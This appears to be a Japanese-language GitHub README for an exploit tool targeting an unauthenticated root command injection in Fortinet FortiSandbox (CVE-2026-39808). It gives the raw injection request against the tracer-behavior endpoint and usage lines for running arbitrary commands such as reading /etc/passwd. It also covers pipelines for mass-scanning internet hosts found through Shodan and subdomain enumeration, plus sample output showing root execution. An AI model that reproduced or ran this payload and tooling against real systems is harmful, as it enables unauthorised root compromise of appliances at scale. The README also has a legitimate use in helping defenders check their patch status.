 ynsmroztas/fortisandbox-rce-exploit-cve-2026-39808
未認証のRCEスキャナー。FortiSandbox CVE-2026-39808向けで、カナリアベースの検証、コマンド実行、パイプライン統合による大規模スキャンを備えています。



Fortinet FortiSandbox における認証不要の root 権限 OS コマンドインジェクション
脆弱性 • インストール • 使用方法 • 動作原理 • パイプライン • Shodan ダーク • 免責事項
CVE-2026-39808 は、Fortinet FortiSandbox における深刻な認証不要の OS コマンドインジェクション脆弱性です。/fortisandbox/job-detail/tracer-behavior API エンドポイントは jid パラメータのサニタイズに失敗しており、攻撃者は認証なしで root として任意の OS コマンドを注入・実行できます。
| 詳細 | 値 |
|---|---|
| CVE ID | CVE-2026-39808 |
| CVSS スコア | 9.8 (Critical) |
| 攻撃ベクトル | ネットワーク |
| 認証 | 不要 |
| 権限 | root |
| 影響を受けるバージョン | FortiSandbox < 4.4.9 |
| 修正バージョン | 4.4.9 以降 |
| アドバイザリ | FG-IR-25-325 |
tracer-behavior エンドポイントの jid パラメータは、サニタイズなしでシステムコマンドに直接渡されます。パイプ文字(|)を使用することで、攻撃者は意図されたコマンドコンテキストから抜け出し、任意のコマンドを実行できます:
GET /fortisandbox/job-detail/tracer-behavior?jid=|(id > /web/ng/out.txt)| HTTP/1.1
出力は /web/ng/out.txt に書き込まれ、Web サーバー上の /ng/out.txt でアクセス可能です。これにより、ブラインドコマンドインジェクションのための便利な読み出しメカニズムが提供されます。
依存関係ゼロ。Python 3.7+ 標準ライブラリのみ。
git clone https://github.com/ynsmroztas/FortiSandbox-RCE-Exploit-CVE-2026-39808
cd FortiSandbox-RCE-Exploit-CVE-2026-39808
chmod +x fortisandbox_rce.py
# ターゲットが脆弱かどうかを確認(カナリアベースの検出を使用)
python3 fortisandbox_rce.py -u https://fortisandbox.target.com
# ターゲット上で特定のコマンドを実行
python3 fortisandbox_rce.py -u https://target.com --cmd "id"
python3 fortisandbox_rce.py -u https://target.com --cmd "cat /etc/passwd"
python3 fortisandbox_rce.py -u https://target.com --cmd "uname -a"
# 脆弱性の確認のみ行い、--cmd を実行しない
python3 fortisandbox_rce.py -u https://target.com --verify-only
python3 fortisandbox_rce.py -u https://target.com --cmd "id" --proxy http://127.0.0.1:8080
python3 fortisandbox_rce.py -u https://target.com -o report.json
# URL リストから
cat targets.txt | python3 fortisandbox_rce.py --stdin --verify-only -o report.json

# subfinder → httpx → スキャナー
subfinder -d target.com -silent | httpx -silent | python3 fortisandbox_rce.py --stdin

# Shodan → スキャナー
shodan search 'title:"FortiSandbox"' --fields ip_str,port --separator : | \
  sed 's/^/https:\/\//' | httpx -silent | \
  python3 fortisandbox_rce.py --stdin --verify-only -o results.json
usage: fortisandbox_rce.py [-h] [-u URL] [--stdin] [--cmd CMD] [--verify-only]
                           [--proxy PROXY] [--timeout TIMEOUT]
                           [--rate-limit RATE_LIMIT] [-o OUTPUT] [--no-banner]

Options:
  -u, --url URL           ターゲット URL
  --stdin                 stdin から URL を読み込む(パイプラインモード)
  --cmd CMD               実行する OS コマンド(デフォルト: id)
  --verify-only           脆弱性の検証のみ行い、--cmd を実行しない
  --proxy PROXY           HTTP プロキシ(例: http://127.0.0.1:8080)
  --timeout TIMEOUT       HTTP タイムアウト(秒)(デフォルト: 15)
  --rate-limit RATE_LIMIT ターゲット間の遅延(ミリ秒)(デフォルト: 0)
  -o, --output FILE       出力 JSON レポートファイル
  --no-banner             バナーを表示しない
このスキャナーは、厳格な誤検知防止を備えた 5 段階の検証プロセス を使用します:
Step 1  →  FortiSandbox を検出(タイトル/ヘッダーフィンガープリント)
Step 2  →  脆弱なエンドポイントが存在するか確認
Step 3  →  コマンドインジェクションで一意のカナリア文字列を注入
Step 4  →  /ng/out.txt を読み取り、カナリアを検証(厳格なプレーンテキスト検証)
Step 5  →  ユーザーコマンドを実行 + クリーンアップ
スキャナーは誤検知を排除するために複数の検証レイヤーを実装しています:
text/html であってはならないid 出力正規表現 — サイズの健全性チェック(<1000 バイト)付きの厳格な uid=\d+(\w+) パターンマッチング/ng サフィックスを自動的に除去 ╔══════════════════════════════════════════════════════════╗


║ FortiSandbox RCE Scanner v1.0 — CVE-2026-39808 ║
║ Unauthenticated Command Injection (root) ║
╚══════════════════════════════════════════════════════════╝
mitsec | @ynsmroztas
┌──────────────────────────────────────────────────────────┐
│ Target: https://fortisandbox.example.com │
└──────────────────────────────────────────────────────────┘
✓ FortiSandbox detected!
▸ Checking endpoint: /fortisandbox/job-detail/tracer-behavior
▸ Endpoint status: 200 | Content-Type: text/html
▸ Injecting canary: mitsec_a8k3m2x1
▸ Reading output: https://fortisandbox.example.com/ng/out.txt
CRITICAL 🔥 VULNERABLE — CVE-2026-39808 CONFIRMED!
CRITICAL Target: https://fortisandbox.example.com
✓ Canary 'mitsec_a8k3m2x1' verified in output (clean plain text)
──────────────────────────────────────────────────────────
Command Output: id
──────────────────────────────────────────────────────────
│ uid=0(root) gid=0(root) groups=0(root)
──────────────────────────────────────────────────────────
✓ Output file cleaned up
  ┌──────────────────────────────────────────────────────────┐
  │ Target: https://patched.example.com                      │
  └──────────────────────────────────────────────────────────┘
  ✓ FortiSandbox detected!
  ▸ Checking endpoint: /fortisandbox/job-detail/tracer-behavior
  ✗ Endpoint returned 404 — not vulnerable or patched
  ▸ Reading output: https://target.com/ng/out.txt
  ⚠ Output URL returns HTML page — this is the Angular SPA, NOT command output
  ▸ Content-Type: text/html
  ▸ This is a false positive — /ng/out.txt serves the SPA index.html
  ▸ Target does not appear vulnerable
{
  "scanner": "fortisandbox_rce",
  "version": "1.0",
  "cve": "CVE-2026-39808",
  "scan_date": "2026-04-22T10:30:00+00:00",
  "total_targets": 5,
  "vulnerable": 1,
  "results": [
    {
      "target": "https://fortisandbox.example.com",
      "vulnerable": true,
      "details": {
        "is_fortisandbox": true,
        "server": "Apache",
        "canary": "mitsec_a8k3m2x1",
        "verification": "canary_match",
        "command": "id",
        "output": "uid=0(root) gid=0(root) groups=0(root)"
      },
      "timestamp": "2026-04-22T10:30:00+00:00"
    }
  ]
}
スキャナーは脆弱な URL を stdout に出力します(その他の出力はすべて stderr に送られます)。これにより、完全なパイプライン互換性が実現されます:
# 脆弱なターゲットを検出して保存
subfinder -d corp.com -silent | httpx -silent | \
  python3 fortisandbox_rce.py --stdin --verify-only 2>/dev/null | \
  tee vulnerable_fortisandbox.txt

# さらなるテストのために nuclei と連携
cat vulnerable_fortisandbox.txt | nuclei -t cves/

# レート制限付きのサイレント大量スキャン
cat shodan_results.txt | \
  python3 fortisandbox_rce.py --stdin --verify-only --rate-limit 1000 --no-banner -o report.json
